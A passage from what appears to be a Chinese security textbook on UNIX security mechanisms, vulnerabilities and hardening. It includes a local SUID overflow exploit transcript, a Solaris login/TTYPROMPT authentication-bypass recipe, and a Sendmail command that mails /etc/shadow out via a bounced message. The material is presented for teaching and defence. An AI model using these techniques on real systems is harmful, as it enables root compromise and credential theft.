5) 提供了多种通信机制

UNIX 提供了如管理通信、软中断通信、消息通信、共享存储器通信和信号灯通信等多种通信机制,还有信号、信号灯、管道、消息传递等丰富的进程通信手段,这些都有效地完成了多个进程之间的信息共享和数据交换,从而保证了进程间的协同工作。

6）内存使用效率高

UNIX 系统的进程对换内存管理机制和请求调页的存储管理方式，实现了虚存管理，大大提高了内存的使用效率。

6.3.2 UNIX 系统的安全机制

在 UNIX 发展的四十多年中，其“考虑安全”的宗旨始终贯穿其中，安全机制也逐步完善。UNIX 系统提供了五个基本的安全机制，使其自身具备了良好的安全性能，达到了可信计算机评价标准的 C2 级别。

1. 用户标识和鉴别机制

UNIX 的各种功能都被限制在 root 账号中，root 用户可以管理所有资源的变化情况，授予用户不同的访问权限，控制用户可以对指定资源以指定的方式进行访问，以及安排用户文件的存放位置等。

每个用户在创建的时候，系统管理员 root 用户，会为其分配一个唯一的标识号——UID，root 用户的 UID 为 0。当用户登录系统时，需要输入用户名和密码，以标识其身份。为了方便管理，系统管理员会将用户分配到不同的用户组中，每个用户属于一个或多个用户组，每个组由 GID 唯一标识。UID 和 GID 共同组成了系统唯一标识用户和同组用户及用户的访问权限的标识符。系统会将用户的用户名、经过改进的 DES 算法加密后的口令、UID、GID 及用户注释存放于 etc/passwd 文件中。当用户登录时，系统会将用户输入的用户名及口令与系统中存储的进行比对，若匹配则说明登录合法，否则拒绝用户登录。值得注意的是，在输入错误的用户名后，系统依然会提示用户输入密码，用于保护用户名的安全性。

2. 访问控制机制

在介绍 UNIX 的访问控制机制之前，先来进一步了解 UNIX 系统中一个重要的概念——文件系统。

在 UNIX 系统中，所有的资源都称为文件。内核将大大小小的资源整合在单个层次的结构内，该结构从根目录开始，往下延伸至任意数目的子目录。在定位某个文件时，必须使用目录加上文件名构成文件的路径名，其中路径名既可以是绝对路径，也可以是相对路径，相对路径名的解释从当前目录开始。虽然 UNIX 的文件树可以是任意深度，但 UNIX 系统却规定了每个目录的名字必须少于 256 个字符，单个路径也不能多于 1023 个字符。

而文件系统也就是内核用于组织管理系统资源的逻辑概念，用于控制文件及目录中的信息以何种方式存储于磁盘或其他辅助存储介质上，以及每个用户以何种方式访问何种信息等。它表现为一组访问控制规则，用来确定用户是否被允许访问某一文件。因此，UNIX 的访问控制机制是通过文件系统来实现的。

在 UNIX 系统中输入 ls-l 可列出所有的文件(或目录信息)，如图 6-12 所示。



图 6-12　文件信息

图中，-rw-r--r--表示访问权限，2 表示链接数，root 表示文件所有者是 root 用户，wheel 是文件相关组名，793 表示文件长度，May 1 2009 表示文件上次存取日期是 2009 年 5 月

1 日，cshrc 是文件的文件名。

在访问权限中，第一个-表示文件类型，而后的 9bit 分为三组表示不同用户的访问权限，都以 rwx 表示。图中 rw-表示文件拥有者的权限，前一个 r--表示同组用户的权限，后一个 r--表示其他用户的权限。

UNIX 系统中的权限分为三种：r 表示可读；w 表示可写；x 表示可执行，-表示相应的访问权限不允许。图 6-12 表示文件的拥有者具有读写权限，同组用户和其他用户都只具有读的权限。

ls-l 也可列出目录，目录的文件类型为 d，并且上述的权限设置同样适用于目录。用 ls 列出目录要有可读的权限，在目录中增加、删除文件需要有可写权限，进入目录或将该目录作路径分量时，需要有可执行的权限。因此必须有该文件及其路径上所有的目录分量的相应权限才能使用一个文件，则只有要打开文件时，文件权限才起作用。

一些版本的 UNIX 系统还可以支持访问控制列表（ACL），如 AIX 和 HP-UX 系统。ACL 提供了更加完善的访问控制，可以将文件的访问控制细化到单个用户，而非笼统的“同组用户”或“其他用户”，使管理员可以为任意用户及用户组设置文件访问权限。

除此之外，在 UNIX 系统中，每个进程都有真实 UID、真实 GID、有效 UID、有效 GID 四个标识。当进程试图访问文件时，内核会将进程的有效 UID、GID 和文件的访问权限位中相应的用户和组相比较，用于决定是否授予其相应的权限。

3. 审计机制

与 Windows 系统类似，UNIX 的审计机制也是通过日志文件实现的，丰富的日志为 UNIX 的安全运行提供了保障。

常见的日志文件有：记录用户最后一次成功登录和最后一次登录失败事件的日志 lastlog，记录不良登录尝试事件的日志 loging，记录每一次用户登录和注销的历史信息及系统开关机信息的日志 wtmp，记录当前登录的每个用户的日志 utmp，记录 FTP 访问情况的日志 xferlog，以及记录输出到系统主控台以及由 syslog 系统服务程序产生的信息的日志 messages。其中，syslog 是常见的 UNIX 系统中的审计服务程序，它可以方便地实现配置和集中式管理。除此外，还有一种常见的并且特殊的日志文件 acct，它被称为系统记账，用于记录每个用户使用过的命令，适合用于对安全非常敏感的环境。

4. 加密机制

在 UNIX 系统中，如果用户想解开一个加密文件，无论他有多大的权限，在不知道密钥的情况下都是无法办到的。目前 UNIX 系统中常用的加密程序有：crypt、des 和 pgp。而今使用最多的是 crypt 和 des 两种方式。crypt 是 UNIX 最初的加密程序，而 des 是相对其较新的一加密种技术，它们都是通过使用一个密钥将输入的信息编码成不可读的乱码。解码时，利用密钥作用于加密后的文件，以恢复文件内容。

此外，在用户标识和鉴别机制中我们提到过，用户的账号及口令都存储在 etc 目录下的 passwd 文件中，并且口令是经过加密后再存储的。若被入侵者找到文件，文件里也是密文。入侵者不得不通过推测或穷举的方式来猜测密码，用工具将猜测的密码加密，再与密文对比，若相同则会找到密码。似乎这样的方式也不够安全，故 UNIX 系统提出了 shadow password 方法。可将 etc 目录下的 passwd 文件中的密码换成 X 等标记，系统在使用密码文件时，会根据标记去寻找 shadow 文件，来完成相应操作。

5. 网络安全机制

UNIX 系统有能力提供网络访问控制,可以有选择的允许用户和主机与其他主机的连接,它的网络安全机制保证了它在大型网络环境中运用。

在 UNIX 系统中可以很容易的实现对 IP 地址登录的选择,在此基础上,再加入服务限制条件,UNIX 系统便成为了很易于管理的系统。当用户提出服务请求时,系统会先检查 etc 目录的 hosts. allow 文件,如果发现用户的相应记录标记,系统便给用户连接他所要求的服务。如果没有,再扫描/hosts. deny 文件,查看是否有禁止用户的标记。若发现记录,就不给用户提供相应的服务,若仍然没有找到记录,则使用系统默认值。

6.3.3 UNIX 安全漏洞

1. 缓冲区溢出漏洞

缓冲区溢出是指用户输入的数据超过了缓冲区长度,导致数据越界,覆盖到其他内存区域。入侵者可针对系统存在的缓冲区溢出漏洞,精心构造溢出字符串,以控制程序运行流程,执行特殊的代码,从而对主机进行破坏或获取主机的 root 权限。

缓冲区溢出漏洞可以根据溢出程序的位置将其分为本地溢出和远程溢出两种。

(1) 本地溢出。存在本地缓冲区溢出漏洞的程序具有以下三个特征:

① 不检查用户输入数据的长度。

② 程序的所有者是 root。

③ 程序设置了 SUID 权限位,使得用户在执行具有 SUID 权限的程序时,其有效身份等于程序的所有者。

攻击者在系统中获得普通用户权限后,可以对具有本地缓冲区溢出漏洞的程序进行溢出,令其打开一个 shell。由于程序具有 SUID 权限位,且所有者为 root,所以攻击者将获得具有 root 权限的 shell,以达到权限提升的目的。在图 6-13 的示例中,vul 是一个具有本地缓冲区溢出漏洞的程序,以普通用户身份执行攻击程序 exp,就可以获得 root 权限。

```
$ ls -l vul
-rwsr-xr-x   1 root     other       6704 Apr 28 16:45 vul
$ id
uid=1004(jean) gid=1(other)
$ ./exp
Usages: ./exp <align> <offset> <bufsize>

Using RET address = 0xffbfff2c  ,Bufsize = 8, Offset = 1500, Align= 0
CCCCCCCCCCCCCCCCCCCCCCCCC  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,  ?,
  ?,  ?,C
# id
uid=0(root) gid=1(other)
#
```

图 6-13 本地溢出实例

UNIX 系统中的 SUID root 程序众多,历史上大部分 SUID root 程序都被发现过缓冲区溢出漏洞,因此如果不及时更新系统补丁,就有可能被本地缓冲区溢出获取 root 权限。

(2) 远程溢出。存在远程缓冲区溢出漏洞的程序具有两个特征:

① 不检查用户输入数据的长度。

② 该程序以网络服务的形式运行。

入侵者如果发现网络服务存在远程缓冲区溢出漏洞,就可以远程建立与网络服务的连接,把溢出字符串发送过去,造成网络服务进程溢出。入侵者获取的权限等于启动网络服务

进程的用户所具有的权限。由于目前 UNIX 系统中绝大多数网络服务进程是由 root 用户启动的，所以攻击者进行远程溢出后通常将获得 root 权限，并且攻击者不需事先获得本地普通用户权限，因此远程溢出漏洞比本地溢出漏洞具有更大的安全隐患。

下面将列举利用 2000 年 10 月版的 solaris8 所具有的 login 远程缓冲区溢出漏洞，对其进行远程溢出攻击，从而避开身份认证，直接登录到目标主机上。首先，设置 Telnet 中的环境变量 TTYPROMPT，此处利用到 Telnet 的一个安全漏洞，即设置了 TTYPROMPT 变量后，一旦发生“Login 远程缓冲区溢出漏洞”，就会覆盖一个与认证状态有关的变量，导致不需要身份认证即可登录；其次，指定目标主机的 IP 地址，本例为 172.18.15.249；随后，输入溢出字符串：bin cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc\n（其中 bin 是目标账号。如果目标主机允许 root 用户远程登录，可把目标账号替换为 root。64 个 c 是构造的溢出串，\n 是换行）。溢出成功后，便可直接以 bin 的身份登录到目标主机。

2. Sendmail 漏洞

Sendmail 是在 UNIX 环境下使用最广泛的实现邮件发送/接受的邮件传输代理程序，其特点是功能强大而复杂，这就使得它的各个版本或多或少的存在安全漏洞。

Sendmail 8 版本支持数据转换，通过将一条消息的主体的第 8 位减去变成 7 位的 ASCII 码，或者不对 8 位消息进行处理而实现，而选择方式取决于 Sendmail 程序中的标志位。这一功能的出现也使得一个严重的安全漏洞随之产生。通过发送一个精心设计的电子邮件消息给运行该 Sendmail 的系统，入侵者可以强制 Sendmail 以超级用户的权限执行任何命令，即它可以实现远程用户在本系统上以超级用户的权限执行程序。并且由于数据转换功能是在发送的最后时刻完成的，所以网络即使有防火墙和其他的边界保护措施，也很可能被攻击。

因为 Sendmail 有一个对外服务的 25 端口，使系统不可避免地有被远程攻击的机会。如在早期的 Sendmail 版本中，可向不存在的地址发一个电子邮件，其内容如下：

```
/bin/mail user@ notexists.com< /etc/shadow
```

当信被退回来时，后面那个文件也会被以 root 身份读回来。

除此之外，在较新的 Sendmail 中，-d 命令参数用于进入调试模式。当设置了很多的调试参数的时候，入侵者就可以利用堆栈溢出，嵌入一个命令以 Sendmail 的执行身份执行，因为 Sendmail 是一定要以超级用户的身份执行的。

3. IPSec 反回放攻击漏洞

反回放是一种接受者可以驳回过期的或者重复的包的安全服务，这能保护它防止受到回放攻击。IPSec 提供这项可选的服务，通过数据认证和序列号混合使用来得以实现。

在 FreeBSD 系统中，IPSec 提供了这一服务，如果启用了该服务就可以通过验证序列号来防止攻击者成功执行回放攻击。但由于在 fast_ipsec(4)的实现中出现编程错误，导致没有升级序列号相关的安全关联，允许报文无条件的通过序列号验证检查。以至于攻击者可以拦截 IPSec 报文并回放。如果使用了无法提供任何报文回放防范措施的更高级别协议（如 udp），还可能有其他影响。

4. Ping 命令漏洞

Ping 命令是在进行网络测试或检查时常用到的基础命令，但通过 Ping 命令发出的

ICMP 数据包可能被用作攻击手段。

TCP/IP 协议中有明确规定，数据包的最大长度为 65 536 个字节，其中至少包含 20 个字节的 IP 头信息。经测试发现，有的系统在收到过长的 IP 数据包时，会出现系统崩溃、重新启动和死机等不良反应。而 ICMP 是 TCP/IP 协议中的一个子集，用于在系统之间传递错误消息和控制消息。在检查系统是否与远程主机相连时，可通过 Ping 命令向其他主机发送过长的 ICMP 数据报文。尽管在许多系统上 Ping 命令在默认情况下发送的 ICMP 数据报文仅包含 8 个字节的 ICMP 头信息，但用户可以任意指定该 ICMP 数据报文的长度。

在 UNIX 类系统中，入侵者大都是利用远程连接或系统命令漏洞，使系统产生内部缓冲区溢出问题，从而获得系统的 root 权限，如常见的 Telnet 安全问题、password 漏洞、at 命令漏洞、dip 命令漏洞等。因此，对于 UNIX 类系统，除了及时做好漏洞修补外，还应注意系统设置，通过设置为自身建立起一道保护屏障。

6.3.4　UNIX 安全策略

安全的网络操作系统必须有一个明确的，且定义良好的安全策略。一个安全的系统，其安全策略是实现完备的信息访问控制机制和审计机制等基本的安全机制，要能保证其安全设置不可轻易被篡改或被非授权用户更改等。

1. 用户口令策略

要防范用户口令被攻击，除了借助于 UNIX 系统的加密机制，更重要的在于对用户口令的管理：使用强口令和强制规定口令的更换周期。

通常，要求口令设置成由大小写字母、数字及特殊符号组成，长度不少于 6 个字符的字符串，并且其中不包含个人或组织信息。与此同时，管理员可强制规定用户 6 个月进行一次口令更改。需要注意的是，同一用户的同一口令用于多处，以及不同用户的口令相同等情况，这些都可能成为系统的安全隐患。

2. 访问控制策略

在 UNIX 系统中，文件系统安全的重要性是不言而喻的，合理的文件授权可以防止偶然地重写或删除一个重要的文件。管理员可通过 chmod 命令改变文件的访问权限，也可以通过 chown 和 chgrp 命令改变文件的所有者和组。修改后，文件原来所有者和组成员就无法再对其进行修改了。除此之外，还可以用 umask 命令，来为一个新建文件授权，并且若将此命令放入用户的 profile 文件后，就可以控制该用户后续所建文件的访问权限。

另外，除上述的文件权限表示外，文件的权限还可用一个 4 位的八进制数表示。其后三位与上文中讲述文件所有者、同组用户及其他用户的权限相似，只是其中的许可位置 1，不允许则置 0。最高位的八进制分别对应 SUID、SGID 和 sticky 三位，其中 SUID 和 SGID 与安全有关，称为特殊位。当权限为 SGID 和 SUID 的可执行文件在运行时，其进程的有效 UID 和有效 GID 会被设成文件拥有者的 UID 和 GID，从而进程也具有了其 Owner 或 Owner Group 的权限。典型的应用是 user/bin/passwd 命令，其 Owner 是 root，权限是 4755。可以想象，如果使用不当，SGID 和 SUID 程序会给系统安全性带来极大的危害。某些入侵者暂时取得 root 权限后，往往会利用 SGID 或 SUID 程序为下次进入系统留下后门。所以，为了防止这种情况发生，管理员应当定期检查系统中的文件是否设置了 SUID 和 SGID。

输入/bin/ls-l 查询文件(或目录),检查其输出权限中是否含有 s,若有则表示文件设置了 SUID 和 SGID,或者用 ncheck-s 命令检查系统中的文件是否设置了 SUID 和 SGID。命令"chmod u+s 文件名"和"命令 chmod u-s 文件名"用于设置和取消 SUID,"chmod g+s 文件名"和"命令 chmod g-s 文件名" 用于设置和取消 SGID。当有文件设置了 SUID 和 SGID,可用 chown 和 chgrp 命令将其全部取消。

3. 审计策略

对于管理员而言,通常要求其在登录后,首先查看所用账号的最后登录时间,以确定是否有被盗用情况。

who 命令可以查看 utmp 日志中的内容,显示当前登录的用户情况。last 命令可以显示 user/adm/wtmp 文件中的内容,用于查看每一次用户登录和注销的历史信息及系统的开机关机,这对于了解正常的登录模式和检测不正常的登录活动是很有益的。图 6-14 是在输入 last 命令后的截图。



图 6-14　登录历史信息查看

root 是表示登录的用户是 root 用户,ttyv0 代表了登录的设备,Thu Feb 18 21:21 显示了登录的日期和时间,still logged in 表示还在登录中。若是已退出登录的用户,最后部分会显示其登录后使用的时间。

由于 wtmp 日志文件会记录每一次用户登录和注销的历史信息,所以在输入 last 命令后,会产生大量的输出。可以用"last 用户名或设备名"来显示指定的用户和终端,或者利用 grep 命令去查找在一定条件下的信息。如用 last | grep 'S[au]'| more 命令就可以查看在周末进行登录的情况,也可用"grep -I root/usr/adm/messages"命令在/usr/adm/messages 中检查 root 用户的登录情况和 su root 的活动。

4. 文件加密策略

对重要文件加密在网络是非常必要的,在此我们介绍两种最为基本的也是使用最为广泛的文件加密方法:crypt 和 des。

用命令"crypt unix<unixtest>encoded",可将名为 unixtest 的文件利用密钥 unix 加密,并将结果存储在 encoded 文件中。若在加密过程中,忘记加入密钥,系统会提示用户输入密钥,如图 6-15 所示。

注意,此时添加的密钥不会显示出来。

加密后,可用 cat encoded 命令查看加密后的文件,其显示如图 6-16 中的第一行所示。而后,可以"crypt unix <encoded"命令来解密 encoded 文件,并将它显示为标准输出形式,如图 6-16 所示。



图 6-15　添加密钥

```
[_Ωs¶/┷www#
www# crypt unix<encoded
This is the vi editor
It is slow in getting started but is quite powerful
www#
```

图 6-16　密文及其解密

与 crypt 加密方法类似,des 的加密命令如下:

```
des -a unix -e unixtest.file encoded.file
```

其中,-a 用于指定密钥 unix,而-e 用于指定 des 命令去加密 unixtest 文件。文件一旦被加密后,就不再是 ASCII 码文本方式,同样可用 cat 命令查看。

然后,可用命令 des-a unix-d encoded,将解密后的文件以标准输出形式输出。

6.3.5 UNIX 安全防护

尽管历年来,UNIX 在安全方面做了很多努力,但系统还是会不可避免地存在许多安全问题,其新功能的不断纳入及安全机制的错误配置,或者是使用者的不当操作等,都可以带来很多的安全问题。下面就来介绍一下 UNIX 系统初步的安全防护。

1. 及时补丁漏洞程序

UNIX 系统专有的 patch 命令用于安装补丁程序,其具体命令如下:

```
patch<patch_filename
```

管理员应及时地从系统供应商那里获取最新的漏洞补丁。并且需要注意的是,有的补丁程序可能会更新系统的默认设置。所以在完成新补丁的安装后,需要重新检查系统的设置情况,如重要文件的读写权限及相关系统重要的配置文件等。

2. 关闭不需要的服务

UNIX 系统启动时运行 inetd 进程,对大部分网络连接进行监听,并根据不同的申请启动相应的进程。其中,常见的网络服务,如 FTP、Telnet、rcmd、rlogin 和 finger 等都由 inetd 来启动其对应的服务进程。因此,有很多不必要的服务自动处于激活状态,从而导致系统处于不需要账户就可以被入侵的危险环境中。

首先,用 root 身份登录系统,用如下命令备份 inetd 的配置文件 etc/ineted. conf:

```
cp/etc/inetd.conf/etc/inetd.conf.BACKUP
```

然后,编辑 ineted. conf 文件。在需要关闭的服务的文件相应行首插入＃字符。在关闭了不需要的服务后,需要找到 inetd 进程的 ID 号,并用 kill 命令发送的 HUP 信号来刷新该 ID 号,以确保停止 inetd 进程后,设置依然有效。

```
#ps- ef|grep ineted|grep- v grep
#kill- HUP<ineted- PID>
```

在安全性需要很高的系统中,最好注释掉 Telnet 和 FTP 这两项服务。若要使用此两项服务,要对其使用情况进行限制,如用 TCP Wrapper 对使用 Telnet 或 FTP 的 IP 地址进行限制。

3. 防止缓冲区溢出

通过对 UNIX 常见漏洞的学习可以知道,UNIX 系统的安全大都来自于缓冲区溢出。攻击者通过写一个超过缓冲区长度的字符串,然后植入到缓冲区,可能会出现两个结果:一是过长的字符串覆盖了相邻的存储单元,引起程序运行失败,严重的可导致系统崩溃;另有一个结果就是利用这种漏洞可以执行任意指令,甚至可以取得系统 root 特级权限。一些版本的 UNIX 系统(如 Solaris 2.6 和 Solaris 7)具备把用户堆栈设成不可执行的功能,以防止缓冲区溢出造成的危害。

首先,以 root 用户身份登录系统,将/etc/system 文件备份。而后,编辑/etc/system 文

件，在文件的最后，插入以下内容：

```
set noexec_user_stack=1
set noexec_user_stack_log=15
```

在编辑完成后，重启系统，以保证设置生效。

4. 合理设置 FTP

在安全性要求较高的系统中，不允许 FTP 访问 root 和 UUCP。其中 UUCP 为拨号用户实现网络连接提供了简单经济的方案，但同时它也为入侵者提供了入侵手段。

但如果有对外发布信息的需要，便可以创建匿名 FTP。匿名 FTP 允许任何用户使用匿名 FTP，不需要密码访问指定目录下的文件或子目录，且不会对系统的安全构成威胁。因为匿名 FTP 无法改变目录，也就无法为用户提供系统内其他的信息。

5. 屏蔽键盘中断功能

UNIX 系统借助四种方式提供功能：一是中断，内核处理物理设备的中断，设备通过中断机制通知内核 I/O 的完成情况；二是系统调用，用户进程通过系统内核部分的系统调用接口，显式地从内核获得服务，内核以调用进程的身份执行用户请求；三是异常，进程的某种不正常操作，如除 0 等，内核会为进程处理异常；四是一组特殊的系统进程执行系统级的任务，如控制活动进程的数目或维护空闲内存池等。

一般用户可以通过中断的方法进入“$”符号状态，因此，系统管理者必须屏蔽掉键盘的中断功能。由于.profile 文件提供了用户登录程序和环境变量，所以要屏蔽键盘中断，可以在.profile 文件的首部增加如下内容：

```
trap''0 1 2 3 5 15
```

6. 定期查看审计日志

(1) 定期检查系统日志文件，在备份设备上及时备份，并且定期检查关键配置文件(建议最长时间不超过一个月)。

(2) 及时删除系统不用的软件包及协议，如可通过修改/etc/services 文件删除 UUCP、SNMP、POP 等协议。

6.4　操作系统安全应用实例

黑客在攻击目标时，首先要确定目标主机存在哪些漏洞，是否可以利用这些漏洞。所以在日常网络管理中，全面修复封堵这些漏洞非常必要。其中操作系统本身的安全漏洞最受黑客欢迎，但应用程序的漏洞也不能熟视无睹，这里将介绍如何检测 Windows 和 UNIX 系统漏洞并修补，以及这两种系统下常用服务器的安全配置。

6.4.1　Windows 系统漏洞的检测与修补

Microsoft 公司会不定期的发布一些封堵安全漏洞的补丁，包括操作系统和软件，如 Windows 系统、Office 系统和 Exchange 系统等。对大多数用户来说面对这些安全漏洞都无能为力，最好的方法就是及时下载并安装这些补丁。有两种方式可以让用户及时安装上这些补丁。

(1) 使用 Windows 系统(如 Windows XP 和 Windows Server 2003 等)自动更新功能，这种方式要求连接 Internet，并且有些应用软件并没有自动更新补丁的功能。

(2) 使用一些工具软件来帮助分析当前系统存在的安全漏洞，以便及时地发现漏洞的存在，及时下载安装补丁。这样的漏洞扫描工具很多，最常用的有 Nmap、SATAN、Nessus、X-scan 等，但这些软件工具难找，并存在一定的风险。所以也可以用一些常用的工具软件来实现，如金山毒霸、360 安全卫士等软件也具有扫描漏洞并修复漏洞的功能。这里介绍 Microsoft 基准安全分析器(Microsoft Baseline Security Analyzer，MBSA)。MBSA 允许用户扫描一台或多台基于 Windows 的计算机，并检查操作系统和已安装的其他组件(如 IIS 和 SQL Server)，以发现安全方面的配置错误，并及时通过推荐的安全更新进行修补。

1. MBSA 的主要功能

MBSA 包括了一个图形化和命令行界面，可以对 Windows 系统的本地和远程进行扫描，可以支持对一台计算机或多台计算机的扫描。MBSA 可以扫描如下产品中常见安全错误配置：SQL Sever 7.0、2000，5.01 或更新版本的 Internet Explorer，Office 2000、2002 和 2003。MBSA 同样可以扫描错过的安全升级补丁已经在 Microsoft Update 上发布的服务包。其主要功能包括以下两个方面。

(1) 检查系统配置

MBSA 支持安全配置扫描，也就是扫描过程中 MBSA 会检测操作系统的安全配置和一些 Microsoft 公司服务器或软件的安全配置。

(2) 安全更新

MBSA 可以通过引用 Microsoft 不断更新和发布 XML 文件(messecure.xml)，来确定哪些关键安全更新应用于系统，该文件记录了安全更新包和相关 Microsoft 产品的对应关系。也就是说 MBSA 支持更新扫描，从而让系统管理员知道相关产品缺少的安全更新包。

MBSA 支持更新扫描及安全配置扫描的 Microsoft 产品如表 6-1 所示。

表 6-1　MBSA 支持的 Microsoft 产品

产品名称	安全扫描	更新扫描
Windows 2003/2000/XP/NT 4.0	是	是
Exchange Server 5.5 及更高版本	否	是
IIS 4.0 及更高版本	是	是
IE 5.01 及更高版本	是	是
Office 2000 及更高版本	是	是
SQL Server 7.0 及更高版本	是	是
Windows Media Player 6.0 及更高版本	否	是

2. 用 MBSA 扫描修补漏洞

MBSA 只能在 Windows 2000/XP/2003 系统上运行。MBSA 可以到 Microsoft 公司的官方网站 http://www.microsoft.com/technet/security/tools/mbsa2/default.mspx 下载。只要按照“安装向导”的提示操作即可完成安装过程。

下面以图形界面方式介绍 MBSA 扫描一台计算机的步骤。

第 1 步：单击 MBSA 主窗口中的 Scan a computer(或 Pick a computer to scan)菜单，将弹出 Pick a computer to scan 对话框(见图 6-17)。




图 6-17　MBSA 配置页面

要想让 MBSA 成功扫描计算机，需在此对话框中进行正确地设置如下参数：

1）设定要扫描的对象

MBSA 提供两种方式：

(1) 在 Computer name 文本框中输入计算机名称，格式为“工作组名\计算机名”。默认情况下，MBSA 会显示运行 MBSA 的计算机的名称。

(2) 在 IP address 文本框中输入计算机的 IP 地址。

